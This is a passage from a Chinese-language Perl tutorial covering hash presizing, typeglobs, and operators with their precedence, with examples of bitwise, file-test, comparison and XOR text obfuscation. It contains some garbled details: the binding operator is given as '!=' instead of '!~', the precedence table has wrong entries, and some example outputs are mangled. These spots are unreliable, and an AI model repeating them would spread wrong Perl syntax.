在哈希表 %hash（其中存储谁已被解雇以及谁已被提升的信息）中出现了大约 40 000 个员工的信息。每次一个往那个哈希表中添加元素会使程序运行减慢。难道不能用其他方法为存储哈希表预先分配一些内存空间吗？

当然可以，从 Perl 5.004 开始。只要给 keys(%hashname) 赋予元素（也就是键/值对）的个数即可。在这个例子中，我指明 %employees 哈希表中会包含 40,000 个元素：

```
keys(%employees) = 40_000;
```

现在，可以像通常那样自由使用 %employees 了：

```
keys(%employees) = 40_000;

$employees{'Fred'} = 'fired';
$employees{'Tom'} = 'promoted';

while (($name, $action) = each %employees) {
    print "Dear $name, you have been $action!\n"
}

Dear Fred, you have been fired!
Dear Tom, you have been promoted!
```

### 3.2.30 使用通配量

在代码中，星号代表通配量，本节将解释这个问题。

通配量工作方式类似 Perl 里的别名。也就是，可以使用通配量将变量名如 `data` 与新的变量名如 `alsodata` 相联系。这使得所有使用新名字的变量（`$alsodata`，`@alsodata`，`%alsodata`，等）与使用以前名字的变量（`$data`，`@data`，`%data` 等）所指的数据相同（例如，`$alsodata` 将引用与 `$data` 一致的数值，等等）。

在这个例子中，我建立了两个变量：`$data` 和 `@data`：

```
$data = "Here's the data.";
@data = (1, 2, 3);
```

然后我给 `data` 这个名字起的别名为 `alsodata`：

```
$data = "Here's the data.";
@data = (1, 2, 3);
```

```
*alsodata = *data;
```

现在，可以使用 `$alsodata` 作为 `$data` 的同义词了：

```
$data = "Here's the data.";
@data = (1, 2, 3);
```

```
*alsodata = *data;
```

```
print "$alsodata\n";
print @alsodata;
```

```
Here's the data.
123
```

通配量的赋值实际上是将名字的完整符号表项复制到新名的符号表项中（Perl 将所有与名字相关的数据类型名如 `$data`、`%data` 等都存在那个名字的符号表项中）。可以将通配量中的 `*` 号看作是通配符，它表示所有的数据类型（`$`，`%` 等）。

如果想要了解更多细节，请参见下一个主题“通配量是符号表项”。

使用通配量时，不需要复制名字的符号表项。如果只想设置引用一种数据类型，如标量类型，可以只为那种类型创建新的通配量别名，如这里的例子所示（有关引用的详细内容请参见第 9 章）：

```
$data = "Here's the data.";
@data = (1, 2, 3);
```

```
*alsodata = \ $data;           #alias the scalar part only
```

在这个例子中，将 `$data` 取别名为 `$alsodata`，但没有将 `#data` 取作 `#alsodata`，也没有将 `@data` 取作 `@alsodata`。换句话说，下面的代码将会正常工作：

```
print "$alsodata\n";
```

```
Here's the data.
```

但是这个例子不会：

```
print @alsodata;
```

还可以利用通配量将文件句柄传递给函数、创建新的文件句柄和创建文件句柄的局部副本。可以使用通配量保存文件句柄，如下：

```
$filehandle = *STDOUT;
```

### 3.2.31 通配量是符号表项

Perl 将变量名保存在符号表中，而每个符号表项就是一个通配量。实际上，通配量很像哈希表，它的值是对变量的实际数据的引用。

哈希表中的键都大写，对应于各种可能的数据类型，如 `ARRAY`、`HASH` 等。可以利用这一点，直接使用 Perl 的符号表。例如，如果有一个变量，其数值被设为 5，

```
$variable = 5;
```

则 `*variable` 就是该变量的通配量名称，而 `*variable{SCALAR}` 是对 `$variable` 里的数值的引用（有关引用的详细内容请参见第 9 章）。

可以使用 Perl 的反引用运算符 `$`（第 9 章有详细的说明），通过利用变量的符号表项，来得到保存在 `$variable` 中的实际数值：

```
$variable = 5;
print ${*variable{SCALAR}};
```

5



## 第 4 章 运算符和优先级

### 4.1 深入分析

在前两章中，讨论了在 Perl 中最基础的数据处理方式——标量、表、数组和哈希表。这些结构形成了 Perl 中使用数据的基础。在本章中，我将开始涉及到如何使用运算符来处理数据。

使用运算符，可以对数据进行操作，即使它仅仅是使用加运算符（+）进行的简单加运算，如下：

```
print 2 + 2;
```

```
4
```

或者，更复杂一些，就像三元条件运算符。这个例子采用了从 1 到 15 的数字而返回相应的十六进制数；参阅本章“快速解决方案”部分有关“使用条件运算符：?:”的内容。

```
while (<>) {  
    print $_ < 10 ? $_ : "${\((a .. f)[$_ - 10])}\n";  
}
```

Perl 的运算符有各种类型，可以将它们分成一元、二元、三元和表运算符：

- ◆ 一元运算符：例如否运算符!，只有一个操作对象（例如，`$notvariable = !$variable`，在 `$notvariable` 中保存了 `$variable` 逻辑取反的结果）。
- ◆ 二元运算符：如加运算符+，采用两个操作对象（例如，`$sum = 2+2`，它将 4 存储在 `$sum` 中）。
- ◆ 三元运算符：如条件运算符?:，拥有 3 个操作对象（例如，`$absvalue = $variable >= 0 ? $variable : -$variable`，它寻求 `$variable` 中数值的绝对值）。
- ◆ 表运算符：如打印运算符 `print`，它的操作对象是表（例如，`print 1, 2, 3`）。

#### 4.1.1 比较函数与运算符

当看到 `print` 函数被称为 `print` 运算符时，你可能会感到惊讶。在 Perl 中，使用像 `print` 这样的函数而又不带括号时，它被视为运算符。使用真正的 Perl 文档时，你可能会发现术语函数和运算符经常相互交替使用，而其中的差异仅在于它们是否使用圆括号传递参数表。Perl 的规则是：如果它看起来像函数，这意味着参数表被包括在圆括号之中，那么它就是函数，而运算符优先级也不会带来问题。如果不使用圆括号，Perl 将函数视为运算符，运算符优先级就起作用了。优先级是使用运算符时的重要主题，现在将详细进行说明。

### 4.1.2 运算符优先级

运算符优先级是在 Perl 中必须考虑的事情。人们经常在同样的表达式中使用很多运算符。例如，看看这一行代码：

```
print 2 + 3 * 4;
```

Perl 会先进行 2 加 3 的操作，然后再将结果与 4 相乘吗？或者它是不是先用 3 乘以 4 然后再加 2？Perl 的运算符优先级规则解决的就是这个问题；乘法运算符\*拥有比加法运算符+更高的优先级，因而 Perl 会先用 3 乘以 4，然后再加 2：

```
print 2 + 3 * 4;
```

```
14
```

你可以自己使用圆括号来设置执行顺序，这一点很重要，在优先级上遇到任何问题时，利用此方法都可以轻易解决：

```
print ((2 + 3) * 4);
```

```
20
```

注意，在上面的一行代码中我并没有这样写：

```
print (2 + 3) * 4;
```

那是因为 `print` 可以作为运算符也可作为函数；如果使用圆括号，就是告诉 Perl 将其用作函数，而在这个例子中，就是指将表达式 `2+3` 传递给它进行打印。`print` 函数强制执行，而这就是所得到的结果：

```
print (2 + 3) * 4;
```

```
5
```

这是一个技巧，但确实应当掌握它。如果使用圆括号，Perl 也许会将你所做的解释为想要将一个参数或几个参数传递给函数，而不是想要建立优先级。

如果不想让 Perl 将诸如 `print` 这样的表运算符解释为函数，可以在圆括号之前使用一元运算符`+`，这除了告诉 Perl 你不想要使用圆括号来指明函数调用以外没有其他任何效果：

```
print +(2 + 3) * 4;
```

```
20
```

在不确定时，就使用圆括号吧；Perl 解释器会将问题指出来。

表 4.1 中以优先级降序（也就是说，最上面的一行拥有最高优先级，会首先计算）将 Perl 运算符排列起来。“结合性”表明运算符寻找其参数的方向，是往右还是往左。我们在本章

的“快速解决方案”中可以看到它们的用法。

可以看到，运算符优先级是重要的主题，也就是因为这个原因，我打算按照表 4.1 的顺序来组织这一章的内容，拥有高优先级的运算符先介绍。

表 4.1 运算符优先级

运算符	结合性
项目和左向表运算符	左
->	左
++ --	n/a
**	右
! ~ \ 一元+ 一元减	右
== !~	左
* / % x	左
+ - .	左
<< >>	左
命名的一元运算符，文件测试运算符	n/a
<> <= >= lt gt le ge	n/a
== != <= > eq ne cmp	n/a
&	左
^	左
&&	左
	左
.. ...	n/a
?:	右
= += -= *= 等	右
, =>	左
右向表运算符	n/a
not	右
and	左
or xor	左

提示：一些 Perl 运算符用于我们还未介绍的编程技术，比如引用，因此，如果你对某个主题不熟悉的话，可以先转向相关主题去获取详细信息。Perl 的内容相互交叉，因此，向前参考是不可避免的，但我会努力使这种情形减少。



## 4.2 快速解决方案

### 4.2.1 最高优先级：项目和左向表运算符

在 Perl 运算符中，什么拥有最高优先级？

在 Perl 中，项目拥有最高的优先级。项目包括变量、引号、圆括号中的表达式、do 和 eval 结构、匿名数组和哈希表（通过 [ ] 和 { } 创建它们，参见第 9 章有关引用的更多详细信息），以及参数包在圆括号之内的函数。

例如，这里也许会遇到一些有关优先级的问题：

```
print 1 + 2 * 3;
```

7

但这里完全不存在这个问题，因为它将表达式放在圆括号中：

```
print ((1 + 2) * 3);
```

9

对于引号也是一样的，它将表达式变成字符串使其返回为一项：

```
print "1 + 2 * 3";
```

1 + 2 \* 3

表运算符拥有与项目一样的优先级水平。具体来说，这些运算符拥有非常强的左向优先级，也就是当把项目放在运算符左时（但是，这些运算符拥有非常低的右向优先级）。

我们举例使说明更清晰。如果不使用圆括号的话，sort 函数可以用作表运算符，看看这个表达式：

```
print 1, 2, 3, 4, sort 9, 8, 7, 6, 5;
```

在这种情况下，sort 拥有比其左侧项目更高的优先级，因此在它们之前计算它，这意味着在 sort 后面的项目在加入要打印的表之前，就执行了 sort 命令。另一方面，sort 比其右侧项目的优先级要低，因此逗号运算符先于它执行，从数字 9, 8, 7, 6, 5 创建一个表，然后该表被传递给 sort。当将表达式的其余部分一起考虑时，sort 排序的结果行为就像一个项目，因此这就是以上语句的结果：

```
print 1, 2, 3, 4, sort 9, 8, 7, 6, 5;
```

123456789

### 4.2.2 使用箭头运算符: ->

如果已经得到了对数组或哈希表的引用，怎样才能使用数组下标或哈希表键来指明特定的元素呢？使用箭头运算符->，它是 Perl 里的中缀运算符，与 C 中同样的运算符一样。

在右侧使用[]或{}时，箭头运算符的左侧必须是对数组或哈希表的引用()，而->运算符对该引用进行访问，在[]或{}里的项目就被分别当成是数组下标或哈希表键。

这里有一个例子，其中使用 \ 运算符创建了对哈希表的引用，然后使用 -> 运算符来作为对该哈希表一个元素的访问：

```
$hash{fruit} = apple;
$hash{sandwich} = hamburger;
$hash{drink} = bubbly;

$hashref = \%hash;
print $hashref->{sandwich};

hamburger
```

如果在右侧不使用 [] 或 {}，则箭头运算符左侧不是对数组或哈希表的引用，其左侧必须要么是对象，要么是类名（参见第 19 章有关类和对象的更多内容），而其右侧必须是像这样的方法：

```
$result = $myobject->mymethod($data);
```

### 4.2.3 处理自加和自减操作：++和--

在 Perl 中要使用 \$value = \$value + 1，是否可以使用++呢？实际上，Perl 也支持++。使用 \$value++即可。

自加++和自减--运算符与在 C 语言中的工作方式相同。如果它们出现在变量之前，则先增加或减少该变量的值，然后才返回它的值；如果放在变量之后，它们先返回这个值，然后再增加或减少变量的值。这些运算符有不同的工作方式取决于是将它们用作前缀还是后缀运算符，意识到这一点是很重要的。

例如，如果有两个变量 \$variable1 和 \$variable2：

```
$variable1 = 1;
$variable2 = 1;
```

可以使用++作为前缀运算符来增加 \$variable1，如下：

```
print ++$variable1 . "\n";
```

2

另一方面，如果使用++作为 variable2 的后缀运算符，++会在返回其值之后增加变量的取值：

```
print $variable2++ . "\n";
print $variable2 . "\n";

1
2
```

也要注意，++也可以作用于保存在标量里的字符串（只要标量并未在数字环境下使用过）。这段代码：

```
$variable = 'AAA';
print ++$variable . "\n";
$variable = 'bbb';
print ++$variable . "\n";
$variable = 'zzz';
print ++$variable . "\n";
```

其结果如下：

```
AAB
bbc
aaaa
```

#### 4.2.4 处理乘幂操作：\*\*

我们需要弄清楚 2 的 10 次幂等于多少，可以使用乘法：2\*2\*2\*2\*2\*2\*2\*2\*2\*2\*2，更好的方法是使用乘幂运算符。

在 Perl 中，乘幂运算符就是\*\*。这个二元运算符计算以前一个参数为底、后一个参数为阶的乘幂的结果。下面的例子计算 2 的 16 次幂：

```
print 2 ** 16;

65536
```

负指数又如何呢？没问题：

```
print 2 ** -1;

0.5
```

可以使用非整数的指数吗？是的，可以。例如，这里显示了如何对 144 开方：

```
print 144 ** .5;

12
```

这里是 81 的四次方根：

```
print 81 ** .25;

3
```



#### 4.2.5 使用一元符号运算符：!, -, ~和 \

你正在编写通用的例程，它从一个文件中读取信息，并使用名为`$file_is_open` 的变量来认定文件是否已经打开待读了。如果该文件尚未打开，你想要返回错误，怎样才能使`$file_is_open` 的逻辑值翻转呢？很容易，使用逻辑取反运算符`!`即可，如下：`!$file_is_open`。如果`$file_is_open` 为假，这个表达式返回真；如果`$file_is_open` 为真，则返回假。

`!` 运算符是 4 个一元（也就是说，一个参数）符号运算符之一。在 Perl 中，共有 4 个一元符号运算符：

- ◆ `!`：逻辑非（也就是，取反运算符）。
- ◆ `-`：数学符号中的负号。
- ◆ `~`：位取非（也就是，补码）。
- ◆ `\`：创建对跟随其后的项目的引用。

诸如 `!` 这样的逻辑运算符作用于真假值，而非数学数值。例如，0 的逻辑非就是 1：

```
print !0;

1
```

可以使用数学负号运算符来取数的负值，如下所示（注意，这个运算符使一个值的符号翻转，它并不一定使其成为负数）：

```
$value = 3;
print -$value;

-3
```

位取非运算符使数的所有位翻转。可以使用它来获得主机无符号整数容量的信息，只要使用`~0` 将存储值的所有位都变成 1 即可：

```
print ~0;

4294967295
```

现在得到 4294967295，或者  $2^{32}-1$ ，因此，无符号整数被存储成 32 位的值。

`\` 运算符返回 Perl 中的引用（参见第 9 章可了解有关引用的详情）。这里我得到`$variable` 变量的引用，然后在引用前放置标量前缀符`$`：

```
$variable1 = 5;
$reference = \ $variable1;
print $$reference;

5
```

---

提示：Perl 只正式承认以上所列的 4 个一元符号运算符，但严格来讲，前缀运算符（`$`, `@`, `%`, 和 `&`）也

应当属于这类运算符。

#### 4.2.6 使用绑定运算符：=~ 和 !=

绑定运算符=~将标量表达式绑定到模式匹配上。

字符串运算符如 s///、m//和 tr//（参见第 6 章有关字符串处理和模式匹配的详细信息）默认使用\$\_。可以使用绑定运算符 =~ 使操作使用你指定的标量。例如，如果将一个字符串放到\$line 中，则可以这样使用 m//对变量进行匹配字符串操作：

```
$line = ".Hello!";  
if ($line =~ m/^\./) {  
    print "You shouldn't start a sentence with a period!";  
}
```

*You shouldn't start a sentence with a period!*

!= 运算符与 =~ 相似，不同的是其返回值为负数。参见第 6 章，可了解更多内容。相关的解决方案参见 6.2.9 节“使用修饰符： m// 和 s///”。

#### 4.2.7 处理乘除运算：\* 和 /

怎样将两个数字相乘？使用 \* 运算符即可。

乘法运算符\*将两个数相乘：

```
print 2 * 4;
```

8

如果对浮点数进行乘法操作，其结果会是浮点数：

```
print 2 * 3.1415926535;
```

6.283185307

除法运算符/将两个数相除：

```
print 16 / 4;
```

4

如果数除不尽，会得到浮点数结果：

```
print 16 / 3;
```

5.333333333333333

注意，可以依靠整数模块强迫 Perl 使用整数算法，这很像对所有操作都采用 Perl 的 int 函数：

```
use integer;

print 16 / 3;

5
```

#### 4.2.8 处理取模和重复：%和x

你要给一个字符串初始化 12,000 个空格，键入这些空格后，还需要回过头数一数所有的 12,000 个空格，确保这个数字是正确的。实际上，此时可以使用重复运算符。

重复运算符 `x` 可重复一个动作。在标量环境中，`x` 返回由其左端的操作对象重复由右端操作对象指定次数而组成的字符串。在表上下文中，只要左端操作对象是括号中的表，则它就对表进行重复。

例如，这里说明怎样才能打印由 30 个连字符构成的字符串：

```
print '-' x 30;

-----
```

而取模运算符 `%` 返回两个数字的模。也就是除法运算的余数。

```
print 16 % 3;

1
```

当从数字中连续剥离数位进行两种基数转换时，使用取模运算符特别方便，正如在这个例子中，将一个数字转换为十六进制数：

```
use integer;

$value = 257;

while($value) {
    push @digits, (0 .. 9, a .. f)[ $value % 16 ];
    $value /= 16;
}

while(@digits) {
    print pop @digits;
}

101
```

#### 4.2.9 处理加、减和连接（+、-和.）

我们已经建立了想要连接成大字符串的所有子字符串，使用 `+` 运算符将它们加起来。最终的字符串打印出来是 0。这不正确，你怀疑地看着它。其他语言允许使用 `+` 运算连接字符串，在 Perl 中应该怎样做呢？

也许在 Perl 中最基本的运算符是 `+`、`-` 和 `.` 运算符。加法运算符 `+` 返回两个数字的和；



```
print 2 + 2;
```

```
4
```

- 运算符将两个数字相减，然后返回其差值：

```
print 4 - 2;
```

```
2
```

二元 . 将两个字符串连接起来，如下：

```
print "Hello " . "there.";
```

```
Hello there.
```

注意，还有其他方法来连接字符串，例如 `join` 函数（参阅第 8 章）。当然，还可以在合适的时候使用变量插值：

```
$hello = "Hello";  
$there = "there";  
print "$hello $there.";
```

```
Hello there.
```

#### 4.2.10 使用移位运算符：<< 和 >>

你正在使用 32 位值，想要将数值 4 加载到顶部的单词中（即最顶端的 16 位）。你可以使用 `pack` 函数，但那很麻烦，还可以使用左移运算符将数值 4 加载到顶部双字值的单词中：`4<<16`。

左移运算符<<返回左端数向左移位的结果，移位数量由运算符右端的数字指定。例如：

```
print 2 << 10;
```

```
2048
```

右移运算符>>返回左端数字向右移位的结果，移位数量由运算符右端的数字指定。例如：

```
print 2048 >> 3;
```

```
256
```

---

**提示：**注意，只能将 << 和 >> 用于整数。

---

程序员经常想用 >> 从整数末端获取数字位，但这不能成立，因为 >> 返回将末端数位剥离后剩下的值。要得到末端数位，改成使用位与运算符&即可（参见本章后面的主题“数位的与值：&”）。

在下面的例子中通过将 24 与 15 相与得到了数字 24 的最后 4 位的值：

```
print 24 & 15;

8
```

4.2.11 使用命名的一元运算符

什么是命名的一元运算符？不将参数放在圆括号中时，Perl 将诸如 `sqrt`、`defined`、`eval`、`return`、`chdir`、`rmdir`、`oct`、`hex`、`undef`、`exists` 和其他只接受一个标量参数（而不是一个表）的函数称为命名的一元运算符。

这里是使用平方根函数 `sqrt` 作为命名运算符的例子：

```
print sqrt 4;

2
```

回忆一下本章开头的内容，不将参数用圆括号括起来的时候，Perl 将函数看作是运算符。我们在本章一开始时看到左向运算符，名为一元运算符，也就是说，只接收一个标量参数的函数，在优先级上是很低的，在这里谈到它们是因为我们按优先级顺序来讲述运算符。

4.2.12 使用文件测试运算符

你正在使用数据库程序 `SuperDuperDataCrunch`。现在要将数据库文件打开并从中读取数据了。但如果它并不存在，你不希望试图打开那个数据库文件，因为这会导致错误。

可以使用 `-e` 文件测试运算符来检查是否文件存在。Perl 支持许多文件测试运算符，它们提供大量有关文件和文件句柄的信息（参阅第 13 章，可了解有关在 Perl 中处理文件的更多内容）。

下面例子显示了怎样使用文件测试运算符，其中 `X` 代表文件测试操作：

```
-X FILEHANDLE
-X EXPR
-X
```

如果忽略参数表，该文件测试运算符对 `$_` 进行测试（除了 `-t` 是默认测试 `STDIN` 的）。在表 4.2 中列出了文件测试运算符（注意，如果对 Unix 不熟悉的话，可能会不太熟悉表中的一些信息，例如，表中的 `uid` 和 `gid` 分别代表 Unix 用户标识号和组标识号；Perl 起源于 Unix，这个事实经常会显现出来）。

表 4.2 文件测试运算符

运算符	返回有关文件的信息
-r	对于有效的 uid/gid 可读
-w	对于有效的 uid/gid 可写
-x	对于有效的 uid/gid 可执行

(续表)	
运算符	返回有关文件的信息
-o	属于有效的 uid/gid
-R	对于真实的 uid/gid 可读
-W	对于真实的 uid/gid 可写
-X	对于真实的 uid/gid 可执行
-O	属于真实的 uid/gid
-e	文件存在
-z	文件大小为 0
-s	文件大小不为 0（这个运算符返回文件大小）
-f	是纯文件
-d	是目录
-l	是符号链接
-p	是命名管道
-S	是网络套接字
-b	是块特殊文件
-c	是字符特殊文件
-t	测试是否文件句柄已经对终端打开
-u	拥有 setuid 位集
-g	拥有 setgid 位集
-k	拥有“粘性”位集
-T	是文本文件
-B	是二进制文件
-M	当脚本开始运行时，文件的存在时间，以天计
-A	自从文件最后一次被访问以来的时间
-C	自从文件最后一次 inode 改变以来的时间

在下面的例子中，使用文件句柄 **STDIN**（注意这些运算符返回 1 作为真值）：

```
print -e STDIN;      #Does STDIN exist?
1

print -t STDIN;      #Is it tied to a terminal?
1

print -z STDIN;      #Does it have zero size?
1
```



4.2.13 使用关系（比较）运算符

通过比较代码：if \$a < \$b 给表的字符串按字母顺序排序，这种做法有一个问题，使用比较运算符是错误的。

Perl 的关系运算符是执行比较操作的二元运算符，它返回 1 作为真值，返回 0 作为假值。关系运算符（如大于或等于，小于或等于）等在表 4.3 中列了出来。

特别要注意，你对数字比较使用一套运算符，而对字符比较使用另一套（字符串比较时使用 Unicode 值），正如表 4.3 所示。而且，也要注意大于或等于运算符是>=而不是=>，=>是与逗号同义的运算符。

表 4.3 关系运算符

运算符	数据类型	返回
<	数字	如果左端操作对象比右端操作对象小，则返回真
>	数字	如果左端操作对象比右端操作对象大，则返回真
<=	数字	如果左端操作对象小于或等于右端操作对象，则返回真
>=	数字	如果左端操作对象大于或等于右端操作对象，则返回真
lt	字符串	如果左端操作对象比右端操作对象小，则返回真
gt	字符串	如果左端操作对象比右端操作对象大，则返回真
le	字符串	如果左端操作对象小于或等于右端操作对象，则返回真
ge	字符串	如果左端操作对象大于或等于右端操作对象，则返回真

在下面的例子中检查用户的数字输入，如果该输入大于 100，则显示错误消息：

```
while (<>) {
    if ($_ > 100) {
        print "Too big!\n";
    }
}
```

也可以使用逻辑运算符（如&& 和 ||）或者它们的低优先级同等运算符（and 运算符和 or 运算符）来连接逻辑语句，就像这个例子中的那样，其中规定用户的输入必须处于 k 和 m 之间：

```
print "Please enter letters from k to m\n";
while (<>) {
    chop;
    if ($_ lt 'k' or $_ gt 'm') {
        print "Please enter letters from k to m\n";
    } else {
        print "Thank you - let's have another!\n";
    }
}
```

4.2.14  使用相等运算符

Perl 似乎有一个错误，看看这段代码，比较 4 和 5 但 Perl 说它们相等：

```
$v1 = 4;
$v2 = 5;
if ($v1 = $v2) {
    print "\$v1 = \$v2.";
}

$v1 = $v2.
```

这是因为在圆括号中所做的一切只是将 \$v2 中的数赋值给 \$v1，然后检查赋值的数是否为零。

Perl 支持表 4.4 中的相等运算符。注意，正如关系运算符那样，Perl 对于数字和字符串分别有一套运算符。同时注意非常有用的 != 运算符，它对不等关系进行检验。

表 4.4  相等运算符

运算符	数据类型	返回
==	数字	如果左端操作对象等于右端操作对象，则返回真
!=	数字	如果左端操作对象不等于右端操作对象，则返回真
<=>	数字	-1、0 或 1，取决于左边的操作对象在数值上是小于、等于还是大于右边的操作对象
eq	字符串	如果左端操作对象等于右端操作对象，则返回真
ne	字符串	如果左端操作对象不等于右端操作对象，则返回真
cmp	字符串	-1、0 或 1，取决于左边的操作对象在数值上是小于、等于还是大于右边的操作对象

这里有一个例子，它不断打印错误消息，直到用户键入字符 y：

```
print "Please type the letter y\n";
while (<>) {
    chop;
    if ($_ ne 'y') {
        print "Please type the letter y\n";
    } else {
        print "Do you always do what you're told?\n";
        exit;
    }
}
```

下面是这段代码的输出结果：

```
Please type the letter y
```

```

a
Please type the letter y
b
Please type the letter y
c
Please type the letter y
y
Do you always do what you're told?

```

注意，当检测相等性的时候，应该使用 `==`，而不是 `=`，除非你真正知道自己在做什么。如果使用 `=`，则在赋值，而返回值是就是所赋的值，这也许会带来方便，但仅在一些特定的情况下：

```

$v1 = 1;
$v2 = 2;

if ($v1 = $v2) {
    print "Assigned a nonzero value.";
}

Assigned a nonzero value.

```

#### 4.2.15 比较浮点数

要编写代码来比较零件的长度，来检测是否它们符合容差，但 Perl 将长度值保存为 15 个十进制位，根本没有两个数是相等的。到底该怎么做？此时可以使用 `sprintf`。

如果想要在某个特定的十进制位精度上比较浮点数，就使用 `sprintf` 函数（参阅第 11 章了解有关 `sprintf` 的详细信息）将它们转换为（使用那个精度）字符串。下面是比较的例子：

```

sub eqfloat4 {return sprintf("%.4f", shift) eq sprintf("%.4f", shift)}

if (eqfloat4 1.23455, 1.23456) {
    print "Numbers are equal to four decimal places.";
}

Numbers are equal to four decimal places.

```

相关的解决方案参见 11.2.29 节“`sprintf`：格式化字符串”。

#### 4.2.16 按位与值：&

你需要一个数值的最后 3 个二进制位，仅仅是这 3 位。如何才能得到它们？右移位运算符行不通，因为它将二进制位移除而不是返回它们，它返回剩下的位。你应该转向按位与运算符 `&`，只需将那个数值和 7（其二进制为 111）相与来得到所需的结果（注意，在这种情况下，取模运算符也可以达到目的）。

二进制按位与运算符 `&` 执行逻辑与操作，然后返回两个被操作数按位相与的结果，也就是说，根据表 4.5 的规则，将第一个运算符的每一位与第二个运算符的相应位相与（第一



列是一个操作对象，最顶端的行是另一个，而表中的其余部分显示那两个操作对象的与值结果）。与运算符的名字由来是因为：要想让最终结果为 1，相与的两个二进制位都必须被设置为 1。

表 4.5 &运算符

与	0	1
0	0	0
1	0	1

例如，将 5（它第 0 位和第 2 位等于 1）和 4（它只有第 2 位等于 1）相与，结果是 4：

```
print 5 & 4;

4
```

想要检查数值的数位时，使用 `&` 是很好的。如果要检查是否设置了 `$flag` 变量的第 3 位（即等于 1），这时该怎么办呢？可以使用以下所示的代码：

```
$flag = 2030136;

if ($flag & 1 << 3) {
    print "The third bit is set.";
}
else {
    print "The third bit is not set.";
}

The third bit is set.
```

4.2.17 按位或：|

在检测一个数位或多个位是否被设置为一个数值的时候，与运算符是很好的，但如何在第一位设置它们呢？最简单的方法就是使用按位或值运算符 `|`。

按位或运算符执行逻辑或操作，然后按表 4.6 的规则返回两个被操作数的按位相或的结果。或运算符的作用是：要想让最终结果为 1，相或的两个二进制位中只需一个是 1 即可。

表 4.6 |运算符

或	0	1
0	0	1
1	1	1

例如，将 4（它的第 2 位为 1）与 1（它的第 0 位为 1）相或，其结果为 5（其第 0 位和第 2 位为 1）：

```
print 4 | 1;
```

5

想要测试一位或多位是否为 1，使用与运算符&是很方便的，而要将那些位设置为 1 时，用或运算符就很方便了，这也是 | 的常见用法。在下面的例子中，使用 | 与相等运算符结合而成的运算符 |= 将值的第 3 位设置为 1：

```
$flag = 0;
$flag |= 1 << 3;

if ($flag & 1 << 3) {
    print "The third bit is set.";
}
else {
    print "The third bit is not set.";
}

The third bit is set.
```

4.2.18 位异或运算符：^

若不希望别人阅读自己的电子邮件，有没有什么简单的方法来给它加密？可以使用 Perl 的 crypt 函数（参阅第 8 章），但它是单向的，没有办法将它解密。另外，还可以使用异或运算符 Xor 来加密文本。

位异或运算符^执行异或操作，然后根据表 4.7 的规则返回两个被操作数按位异或的结果。

表 4.7 ^运算符

异或	0	1
0	0	1
1	1	0

注意，异或的行为与或运算符一样，但不同的是：第一个操作数中的 1 遇到了第二个操作数中的 1，这种情况下，结果是 0。

这里有一些使用异或运算符的例子：

```
print 0 ^ 0;
0

print 1 ^ 0;
1

print 1 ^ 1;
0

print 0 ^ 1;
1
```

```
print 5 ^ 4;

1
```

多数程序员从不使用`^`，因为异或操作有一些难懂。但它的确有很大的用处：如果用数 **B** 对数 **A** 异或两次，可以再次得到复原的 **A** 值。这经常用在图形界面上跨越屏幕移动鼠标的时候。可以对鼠标所在屏幕处的位取异或值，而移动鼠标时，将其再次取异或，原始屏幕就复原了。也可以使用这种办法将文本加密。

这里有一个例子，它说明了双重异或的用法。在这个例子中，用 `$v2` 对 `$v1` 进行两次异或操作；注意，最后 `$v1` 恢复原值。

```
$v1 = 555555;
$v2 = 666666;
$v3 = $v1 ^ $v2;
$v4 = $v3 ^ $v2;

print $v4;

555555
```

这里说明了如何给文本取异或。首先，用一个口令对文本取异或，就可以将其加密：

```
$v1 = "hi there";
$v2 = "password";
$v3 = $v1 ^ $v2;

print "Encrypted: $v3\n";

Encrypted: &$rw#4?@
```

要想给文本解密，使用同样的口令对它再进行异或操作：

```
$v4 = $v3 ^ $v2;

print "Decrypted: $v4\n";

Decrypted: hi there
```

---

**提示：**注意，异或加密并不是安全的加密方法，仅仅是简单的方法。不要太依赖于它，因为在加密领域有很多人要破坏程序。我曾经写了一篇有关加密的文章，提出了安全性较低的简单加密方法，包括了旋转重叠位字段。大约一个星期之后，一个口令专家给我写了一封信，对我很不满，对自己却相当得意，说为了破解我所做的东西，在超级计算机上，他“仅仅”花了两天半的时间（而他已经知道我使用的算法）。

---

相关的解决方案参见 8.2.26 节“字符串处理：用 `crypt` 加密字符串”。

#### 4.2.19 字符串位运算符

可以对数字使用位运算符，但标量的另一个类型字符串又如何呢？实际上，也可以对字符串使用位运算符，但要小心。



可以使用位运算符（`~`，`|`，`&`和`^`）作用于字符串，虽然你很少看到它们在代码中的这种用法。这些运算符直接作用于字符串里的字符的 **Unicode** 值。

在下面的例子中，我使用或运算符 `|` 对两个字符串取或：

```
print "h l o\n" | " e l ";
hello
```

注意，字符码集合中大写与小写字母的差值为 32，这正是空格的字符码，因此，如果在表达式中使用空格，可以像这样最终改变大小写，其中我使用异或运算符`^`，而不是或运算符`|`：

```
print "h l o\n" ^ " e l ";
HELLO
```

如果被操作对象长短不一，或运算符和异或运算符就会这样操作：它们把短一些的操作对象看作是在右侧增添了几个 0 位。另一方面，与运算符会把较长的操作对象看作是被删减，以与较短的字符串匹配。这里是使用或运算符的例子：

```
print "he" | " llo\n";
hello
```

这里是另一个字符位操作的例子，这次使用了与运算符`&`：

```
print "hello\n" & '_____' ;
HELLO
```

#### 4.2.20 使用C语言风格的逻辑与：`&&`

要确认用户键入到程序中的数字不仅是整数，还要小于 100。怎么做呢？可以使用逻辑与运算符`&&`，将两个逻辑条件结合起来（称为逻辑子句）。

C 语言风格的逻辑与运算符`&&`，可以将相关的操作子句捆绑在一起，需要它们都为真，才能返回整体的真值。注意，这个运算符是逻辑运算符，它返回真假值，因此和按位与运算符不同。

下面的例子在 `if` 语句中使用 `&&` 运算符将两个逻辑子句绑定在一起。在这个例子中，用户输入的数字必须同时满足大于 0 和小于 100 的条件（想了解更多有关 `if` 语句的内容，请参见第 5 章）：

```
print "Please enter positive numbers up to 100\n";
while (<>) {
    chomp;
    if ($_ > 0 && $_ < 100) {
        print "Thank you - let's have another!\n";
    }
}
```

```

    } else {
        print "Please enter positive numbers up to 100\n";
    }
}

```

这个运算符被称作 C 语言风格的逻辑与，是因为它使用了与 C 语言中相应运算符一样的符号，拥有相同的优先级，它与 Perl 另一个低优先级的 `and` 与运算符不同（参见本章 4.2.28 节“使用逻辑与：`and`”）。

---

**提示：**程序员经常更愿意使用低优先级的 Perl `and` 运算符，而不是 C 语言风格的 `&&` 运算符，因为他们无需担心这个问题：将逻辑子句放置在圆括号中，以确保优先级的正确性。

---

这个运算符也称为“短路运算符”。如果左侧操作对象的值为假，则右侧操作对象甚至不用检查和计算。例如，这段代码使用 `-e` 文件运算符在试图打开文件之前检查它是否存在：

```
